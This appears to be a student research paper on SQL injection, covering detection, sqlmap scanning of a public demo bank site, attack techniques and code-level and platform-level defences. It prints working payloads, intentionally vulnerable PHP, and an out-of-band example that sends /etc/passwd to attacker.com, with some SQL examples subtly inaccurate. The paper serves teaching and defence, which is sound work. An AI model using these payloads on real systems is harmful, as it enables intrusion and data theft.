SQL Injection

Abstract


SQL injection attack is on top 10 security threats which was announced by OWASP. SQL injection is one of the wide and crucial type of attack among the other injection attacks. SQL injection causes great damage to the network and to the application which many results in data leakage and unauthorized privileges and more. It allows attackers to tamper with the backend database quires by inserting malicious codes. This research aims to provide a clear understanding into SQL injection from the attacker's perspective and to prevent and mitigate it. This covers the essential concepts and exploitation techniques used like tautologies, UNION injection, time-based injection and blind injection attacks. I have also presented hands-on practical's on how these attacks are attempt by the attackers, and how to test if the applications are vulnerable to SQL injection. Moreover, I have explored one topic under the automated scanning. This research paper also emphasizes what are the types of prevention strategies we could implement such as for a code-level defenses like input validation (blacklisting and whitelisting), parameterized quires and secure coding practices.

investigated on how platform-level defenses web application firewall and database firewall are being used and how can it be implemented. This paper highlights the importance of the security measures towards the application because of the increasing trends of SQL injection as highlighted in the recent reports on the internet. This paper going to be a electrical wall which is going to sharpen the view and defense against threat actors to safeguard applications from this critical threat through proper defenses.

Introduction

SQL injection is web application security vulnerability that allows an attacker to access, dump or damage the database by injecting malicious SQL codes (queries). This will allow the attacker to unauthorized access to sensitive data, also to modify the data and can also damage the system. According to the new analysis by the SANS institute SQL injection is one of the most popular web application vulnerability and it continues to pose a danger to online applications even with a variety of security measures in place.

The cybersecurity firm Imperva's SQL injection threat report 2023 indicates that, there has been a significant increase in the SQL injection attacks in 2023 compared to the previous year. According to the research there were 1,767,233 SQL injection attacks discovered in 2023, there is a 33% rise compared to the previous year. The increase in attack indicates that attackers are developing various advance techniques and innovative methods to take advantage of weaknesses in online applications.



Anon, (n.d.). Available at: https://www.imperva.com/blog/wp-content/uploads/sites/9/2021/02/Vulnerabilities-data--768x471.png.webp.

Apart from the conventional approaches to SQL injection like using SQL keywords and syntax, malicious actors are now presently adopting new techniques to avoid identification. These includes encoded SQL injection payloads, JavaScript-based SQL injection attacks and making advantages of the vulnerabilities present in the web application.

The threat reports of each cybersecurity company highlight the importance of proper security measures to mitigate SQL injection attacks. The reports also highlight that 63% of the web application that are vulnerable to SQL injection had at least one or two vulnerability that is exposed because of carelessness, where it could be fixed with proper security practices. This bring to consideration for the need to security professionals and their concerns to make some effort to protect web application from SQL injection attacks.

According to the OWASP Top Ten web application security risks, the SQL injection vulnerability is located at the first among the list, and it may be used both by the external and internal users of an organization. This provides software engineers with a crucial caution. Programmers should prioritize functional validation over secure programming when creating a web application. Moreover, there are web applications which are prone to SQL injection attacks still exist, rewriting or recreating these are not possible. However, these apps need to be protected in order to keep them safe online for availability.

Most of the data is stored on the internet and the authorized user can access it by providing the credentials like password and username, but an attacker get access to the information by using methods of attacks like CIA, which includes SQL injection attack, XSS attack, shell injection attack and file inclusion attack (LFI and RFI). Since web applications are the preferred target of the attacker’s code injection attacks are the widely used hacking methods. During these kinds of attacks hackers steal important information's of a company and causes damage to the company database.

This research is to address the attacking techniques, how it works and attacker perspective towards that. And, the prevention techniques to mitigate and prevent from these kinds of attacks and safeguard web applications.

Testing for SQL injection

SQL injection is one of the crucial vulnerabilities present among many which will impact on every business, SQL injection can expose to sensitive information's stored in the applications database, such as usernames and passwords also it many expose personal identifiable information (PII) like names, address, phone numbers, credit and debit card details. There are various ways of testing a penetration tester or a security professional could do to SQL injection, even attacker might do this. Below are few popular ways of finding and confirming SQL injection,

Manipulating Parameters

This is one of the basic SQL injection techniques to check if injection is present or not. To have a best understanding I will dive through a practical,

If there is an E-commerce site which we could buy various things. In that website we could view the products and price online. When we surf to the category section of that website and if you look for football, the URL will be visible like,

http://www.shopme.com/showproducts.php?category=football


here the showproducts.php page receives a parameter called category. And this will display the expected product in the given category. Note that this happens only sites which are not protected. This website will fetch the expected category from the database and display it. Now we could manually change the value of category to something which the application does not expect such as,

http://www.shopme.com/showproducts.php?category=attacker

here there was a request sent to the server with a non-existing category.


```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in
/var/www/shopme.com/showproducts.php on line 34
```

This is the error returned from the database when a user tries to read a record from an empty result set. This emphasis that the application is not properly hand. Like this let check passing a (') value to a login page. In programming and SQL anything inside '' quotes are strings. Let's check what if we send not just a string, SELECT * FROM users WHERE username='admin' AND password='password' the normal SQL query will be like this and we are manipulating it,



SELECT * FROM users WHERE username='admin'' AND password='password'

Once we run this, we will get an error as below,




Syntax error: Encountered "password" at line 1, column 67.

just check the above query there is a floating quote added. Usually a string is between two quotation, so it prompts a syntax error. So now we know we could add some extra stuffs to this as this application is vulnerable to SQL injection.

Blind Injection Detection


The use of database is to store and retrieve data when needed and allow it to display to the authorized users. Like this an attacker can modify the SQL statement and display sensitive information from the database. Let's dive with demos to get more into it,

I am using https://demo.testfire.net/login.jsp for this demo purpose, the authentication form ask for a username and a password from the user. If we enter a random username and password it shows,




Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

this is what we normally expect but let's try entering a username value of admin' OR '1'='1'.


Online Banking Login

Username: admin' OR '1'='1'


Password: •••••••••••


Syntax error: Encountered "password123" at line 1, column 78.

At the initial test when we enter the username as admin and the password as 123 the SQL query for that look like SELECT * FROM users WHERE username ='admin' AND password='123'. When this is executed, we get an error as the username and password was not found. But then we tried to manipulate it by giving the user name field with admin' OR '1'='1' then the SQL query will look like, SELECT * FROM users WHERE username='admin' or '1'='1' AND password='password123' then it pops a different error.

Here we added extra SQL query how this query going to process is first the AND after that the OR. First it will check does username=admin AND password=password123 does it, no! so it will say the OR part where 1=1 is yes, so it is going always evaluate true. This shows the flaw in authentication system. the application shows different error message when it receives a valid username. Here the username field is vulnerable to SQL injection.

To confirm it that this application is prone to SQL injection we also could use the *always false* mechanism by inserting admin' AND '1'='2


Online Banking Login

Username: admin' AND '1'='2

Password: •••••••••••

The SQL query will look like, SELECT * FROM users WHERE username='admin' AND '1'='1' AND password='password123' this will popup a error as "Invalid password or username". The important two things we get to know is,

1. The form displays "Invalid password" when the username is true.
2. The form displays "Invalid username or password" when the username condition is false.

Here the attacker cannot retrieve the query, but he can know if the statement is true or false.

HTTP Code Errors

```
HTTP/1.1 500 Internal Server Error

Date: Mon, 05 Jan 2009 13:08:25 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 1.1.4322

Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 3026
```

HTTP 500 is one of the most important code which we need to get familiarized to detect SQL injection vulnerability. Below is a HTTP 500 code:

This is returned from the web server when an error found when rendering the requested resources. This will return to the user unless we are using a proxy to catch the web server response. This error code provides information about the type of error, like in this saying it is a 500 internal server error code indicating that it seems like having a syntax error while processing the query


Automatically finding SQL Injection

We could user several manual methods to identify SQL injection, moreover we also could us tool to automatically find SQL injection,


SQLiX is a tool that is used to detect and exploit SQL injection vulnerabilities in web applications. This is one of the powerful tools mostly used by penetration tester to identify and exploit SQLiX vulnerabilities. SQLiX is done by injecting malicious SQL code into web applications database quries. SQLiX tool can automatically scan a web application and detect potential SQL injection vulnerabilities. It can identify blind SQL injection and time-based SQL injection.

Like this we also could use SQLMAP, it is an open source tool which automate web application security testing also could find vulnerabilities by implementing a URL injection attack. It also identifies cross-site scripting (XSS) and other weaknesses. Below is a demo, how I scanned for vulnerabilities https://demo.testfire.net/index.jsp for this testing website. we could go in-depth in it. I executed a command “sqlmap -u https://demo.testfire.net/index.jsp -a” this going to find out all the possible vulnerabilities in general.

-u parameter is used to mention the target URL and -a option says retrieve everything.



```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 10:26:23 /2023-10-24/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[10:26:27] [WARNING] 'sitemap.xml' not found
[10:26:27] [INFO] starting crawler for target URL 'https://demo.testfire.net/
index.jsp'
[10:26:27] [INFO] searching for links with depth 1
[10:26:30] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[10:28:24] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual furthe
r processing with other tools [y/N] y
[10:30:09] [INFO] writing crawling results to a temporary file '/tmp/sqlmapl7
i7ha5b11714/sqlmapcrawler-i9yp2mq3.csv'
[10:30:09] [INFO] found a total of 9 targets
[1/9] Form:
GET https://demo.testfire.net/search.jsp?query=
do you want to test this form? [Y/n/q]
> y
Edit GET data [default: query=]: 1
[10:30:32] [INFO] using '/root/.local/share/sqlmap/output/results-10242023_10
30am.csv' as the CSV results file in multiple targets mode
[10:30:33] [ERROR] can't establish SSL connection, skipping to the next targe
t
[2/9] Form:
POST https://demo.testfire.net/doLogin
POST data: uid=&passw=&btnSubmit=Login
do you want to test this form? [Y/n/q]
> 
```




```
[2/9] Form:
POST https://demo.testfire.net/doLogin
POST data: uid=&passw=&btnSubmit=Login
do you want to test this form? [Y/n/q]
> n
[3/9] Form:
POST https://demo.testfire.net/doSubscribe
POST data: txtEmail=&btnSubmit=Subscribe
do you want to test this form? [Y/n/q]
> n
[4/9] Form:
POST https://demo.testfire.net/sendFeedback
POST data: cfile=comments.txt&name=&email_addr=&subject=&comments=&submit=%20
Submit%20
do you want to test this form? [Y/n/q]
> n
[5/9] URL:
GET https://demo.testfire.net/index.jsp?content=inside_contact.htm
do you want to test this URL? [Y/n/q]
> n

[6/9] URL:
GET https://demo.testfire.net/default.jsp?content=security.htm
do you want to test this URL? [Y/n/q]
> n

[7/9] URL:
GET https://demo.testfire.net/disclaimer.htm?url=http://www.netscape.com
do you want to test this URL? [Y/n/q]
> n

[8/9] URL:
GET https://demo.testfire.net/survey_questions.jsp?step=a
do you want to test this URL? [Y/n/q]
> n

[9/9] URL:
GET https://demo.testfire.net/Privacypolicy.jsp?sec=Careers&template=US
do you want to test this URL? [Y/n/q]
> n
```

Attacking Techniques Used to Exploit SQL Injection

After finding the that the web application is vulnerable to SQL injection, we could interact with the database. Under this topic we are going to go under the deep sea to look what we get. Here we are going through the exploiting techniques, retrieving data to the browser, dumping password hashes and more. Some of these attack type needs high privileges because quarries might not run on user privilege. So, we will dive into in using administrator privileges.

Tautologies

Tautologies based SQL injection attack include the exploiting mechanism of logical conditions in SQL quires and it always turn it as true. For example, when there is a login form it will ask for the username and password for a user to get authenticated at this process attackers inject malicious SQL query into it and exploit it,


Online Banking Login

Username: admin' OR 1=1 --

Password: ••••••••

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Here is a demo of it, I have injected the username field with “admin’ OR 1=1 --”. The SQL query for this will be SELECT * FROM users WHERE username = ‘admin’ OR 1=1 –’ AND password = ‘password’. Here the condition OR 1=1 will always turn it as true so that the statement ignores the rest from WHERE.

This is what is do as escalating privileges and gaining access to an unauthorized application.

Union-Based SQL Injection

This is an intelligent way in which an attacker used to gain access to the restricted data in a database. The important information’s are kept in tables in a database where it is accessible only by those who has the access. An attacker can effectively rebuild the guest list by combining query results from other tables using the UNION operator in SQL.

An attacker can modify SQL queries created by a web application utilizing user input variables by adding a UNION and a SELECT statement for a different table. By doing this the database is tricked into believing that the extra inputs are a valid query allowing the data from the unexpected table to be returned.

SELECT name FROM users WHERE id=’ OR 1 UNION SELECT users FROM information_schema.tables #’

The statement before the UNION is just a dummy statement which will return single (name) column since it is using *always true* statement, then the UNION statement joins this statement with second select statement which is querying the information_schema system table, which contain all the metadata about all the tables in the database. The second statement after the UNION leveraging system tables for data extraction.

Time-Based Blind SQL Injection

This is an advance and a popular type of attack in which attacker stays patience and waits for the correct timing. Our database is full of sensitive data assume that the database is a huge house which is protected with great walls and the sensitive data is valuable resources. Here the attacker sends a pigeon over the walls of that house and till it comes back (which means sending a request to the database and till its responses) the attacker going to make guesses what’s inside it.

Here the hacker manipulates the SQL query to include a code that makes the database to stay paused before responding. By doing this the attacker can guess whether the injected code is true or false.


```
SELECT * FROM users WHERE ID=1 AND CASE

WHEN (SELECT COUNT(*)) FROM sensitive_table)=1

THEN SLEEP(5)

END;
```

Here at this point if the subquery count is true which means if there is 1 record exists, it will wait for 5 seconds where we have declared to SLEEP(5) before it returns. With each timed query it is going in-depth more and more by discovering tables, columns and records without evening looking into the database.

Out-Of-Band SQL Injection

Here the attacker can indirectly exfiltrate data through an external channel such as DNS or HTTP quires, by using the database server. When an attacker uses SQL injection, they attempt to view the query results straight from the applications response. In this Out-Of-Band SQL injection attack the attacker tricks the database into sending request to a remote server. The extracted data is contained in the requests, which are forwarded to the attacker's server which is outside the application.

Simply the attacker inserts SQL command that says the database to fetch DNS or HTTP URL. And that URL is owned by the attacker. So, the requested URL contains sensitive data from the database, once when the database makes the request it sends the data straight to the attacker's server. Below is a small visual image to get an idea on how it works alone with the real-world codes to do it.


Attacker
Web Server
Database Server
Listening Server
1. Injects Malicious SQL Command
2. Processes Injected Command
3. Outbound Request
4. Collects Captured Information

Anon, (n.d.). Available at: https://miro.medium.com/v2/resize:fit:1200/1*hryYjQWH7XniH9KQLvnCYg.jpeg.

main.php

```
$db = mysql_connect("localhost","user","password");

$id = $_GET['id'];

$sql = "SELECT * FROM users WHERE id = " . $id;

$result = mysql_query($sql);

while($row = mysql_fetch_array($result)) {

  echo $row['username'] . "<br>";

}
```

Here first we connect to the MYSQL database with the mysql_connect function. Then the id parameter request will get stored into the $id variable which will contain attacker’s input. Then the vulnerable injection takes place by concatenating the $id variable directly into the query. Then the is executed and the results will be displayed.

payload

```
http://example.com/query.php?id=1; SELECT
load_file('http://attacker.com/collect.php?data='+load_file('/etc/passwd'))
```

here the attacker injects an additional id parameter value. The two quires like load_file() to read the /etc/passwd file and combining the contents with a URL parameter to send to the attackers server. So simply it will read the /etc/passwd and direct it to the attackers collect.php script.

collect.php

```
file_put_contents('passwd.txt', $_GET['data']);
```

here the received parameter data is put into a file. The payload file appended the /etc/passwd, collect.php will recive and save the file content. Attacker gets the sensitive file data extracted out-of-band through the database request.

Prevention Techniques and Mitigating Strategies Against SQL Injection

1. Code-level defense

Input Validation

Input validation is one of the most important method which we use to prevent or mitigate from SQL injection. Since most of the attack in SQL injection happen because of malicious quires injected to the application, implementing input validation is important. It is a process of accepting or rejecting the input based on its content. It will only accept the valid input which will satisfy the implemented rules and reject the rest. There are two main important methods,

Blacklisting: - when an attacker injects a malicious code, the input validation rules will check if it satisfies the rules of the application input if not it falls into the category of blacklisting rules. But note that this also can be defeated in a case where attacker might use a unique encoding mechanism which is not considered by the rules implemented in it. And, if new attacking methods are discovered. This will simply go through the rules fed to it. This contains a rule list which contains that which request should not be fed to the application so if any request like that is fed and fall into one of these rules this will blacklist that.

Whitelisting: - this is the total opposite of the blacklisting. This has a list of rules that define what is allowed and anything that does not fall into this list will be rejected, those which falls into these rules will be accepted. This is a bit difficult to implement but it worth it because it can block newly discovered attacks. This will simply ignore what is not looking legitimate to the application input.

Input validation is one of the common and basic method which we could use to prevent malicious input from entering the application.

Parametrized queries

We know that the provided input by the user does not just go as it is towards the database, it moves by forming a SQL query. This create the application vulnerable if we haven't implemented parametrized queries to prevent SQL injection. Let's go with an example displaying a regular vulnerable code,

```
User = request("username")

Pass = request("password")

Query = "SELECT * FROM users WHERE
username='" + User + "' AND

password='" + Pass + "'"

Check = Db.Execute(Query)

If (Check) {

Login()

}
```

This is a regular query which will be vulnerable for SQL injection. Let's take steps to make it free from SQL injection.

We define separately the variables to hold user input apart from the query such as,

```
username = request("username")

password = request("password")
```

Most importantly we could replace the concatenated user input with placeholders like (? or %)

query = "SELECT * FROM users WHERE username=? AND password=?" and then we could pass the user input variable to the query as a parameters, db.execute(query, username, password).

This step will make sure that the user input is not treated as a part of the query which will help to prevent from SQL injection. We could also apply this in many other languages. Making the existing dynamic SQL query to user proper parametrized query helps us to mitigate SQL injection vulnerabilities.

Secure Coding Practices

Secure coding is the root case of all the applications security problems. Developers always depend on the functional aspects by not considering the security flaws. In the design and development phase the consideration of the developer is to make the application function properly without even considering the vulnerabilities which also may be exposed or stay unexposed. Addressing and assuming the security issues during the design stage will make it effective by implementing tools.

OWASP SAAM framework is one of the best among them which organization can use to ensue the security of the application at all stages and make a secure software development. Secure coding is a must for an application to survive online. Among many good practices that can help to secure code against SQL injection, managing sensitive data securely is one of the most important among all,

Managing sensitive data securely: - knowing how to manage all the sensitive data awareness need to be created when we design the application. The information's which we are planning to store are the valuable treasure for the malicious attackers out there, this includes all the PII of users such as name, address, phone number and credit and debit card details and more. Implementing high secure and standard hashing algorithm such as SHA-2 is very important on handling sensitive data.

Also, while displaying data on the application making the original data unaltered is also the important security aspect which could be considered to protect it. Applying pseudonymization techniques will help to ensure security, like having the large part of the information with special characters (*). By making it identifiable by the authorized owner and at the same time not leaking more information outside unnecessarily.

2. Platform-level defense

Web application firewall

Web application firewall (WAF) is a software solution which is designed to protect web application against attacks like SQL injection. WAF can detect and block the common types of SQL injection patterns in inbound HTTP requests before the request reach the web application. In WAF the rules can be set up to filter character or patterns. This is also responsible for accepting and rejecting requests. We could use several filtering ways such as,

- Web service filters: - this will simply do the filtering process which checks the input message whether it contain SQL injection attempts and it will check the output message whether it contain information discloser.
- Web server filter: - this will inspect the incoming requests from like malicious patters before reaching the application to process.

Database firewall

This is implemented or located in between the application and the database which will behave as an agent. Assuming that there is a supermarket and an agent (supermarket is for database and the agent is for firewall) here the suppliers going to be the user and the supplier going go supply good (requests) directly to the agent (firewall). And the agent going to examine whether there are any issues (like does it contain any illegal characters or tautologies).

Agent will have a rule from the supermarket as to have what product with which specifications (as the firewall having the rules which to allow to the application and which to deny). This will help the web application prevent from SQL injection attempts, unauthorized access and privilege escalations.

Conclusion

One of the most common flaws affecting web application is still SQL injection. Multiple reports on the internet show that attacks are on the rise and that new evasion techniques are adopted every year. Although there are standards and tools evolved, there are still vulnerabilities exists in many old systems because of lack of integrity. This emphasis us the importance of taking preventive action at every step of deployment is compulsory.

As how human needs oxygen to like application needs security to survive over the internet. Defensive strategies need to be built into code through parameterized queries and whitelisting. Automated scanner integration in testing and development stages help find bugs early. We could expand more after by doing penetration tests to evaluate robustness.

But still 100% prevention is highly impossible because of unknown threats. Monitoring and detecting by the request and response times. Escalations are prevented by dividing privileges. Having a disaster recovery plan in case of a data loss occurrence. Creating awareness among users to report anomalies and developers responsible for secure coding by meeting the required policies and standards.

Prevention is always a changing target because of the emergence of unknow threats, there need to be continuous research to uphold integrity in this crucial data security digital world. Working together, spreading awareness, taking responsibility and adapting to the cyber community can reduce risks.

Reference

1. Platinum Sponsor. (n.d.). Available at: https://www.imperva.com/resources/datasheets/2023_CDR_executive_brief-Imperva-FINAL.pdf [Accessed 25 Oct. 2023].
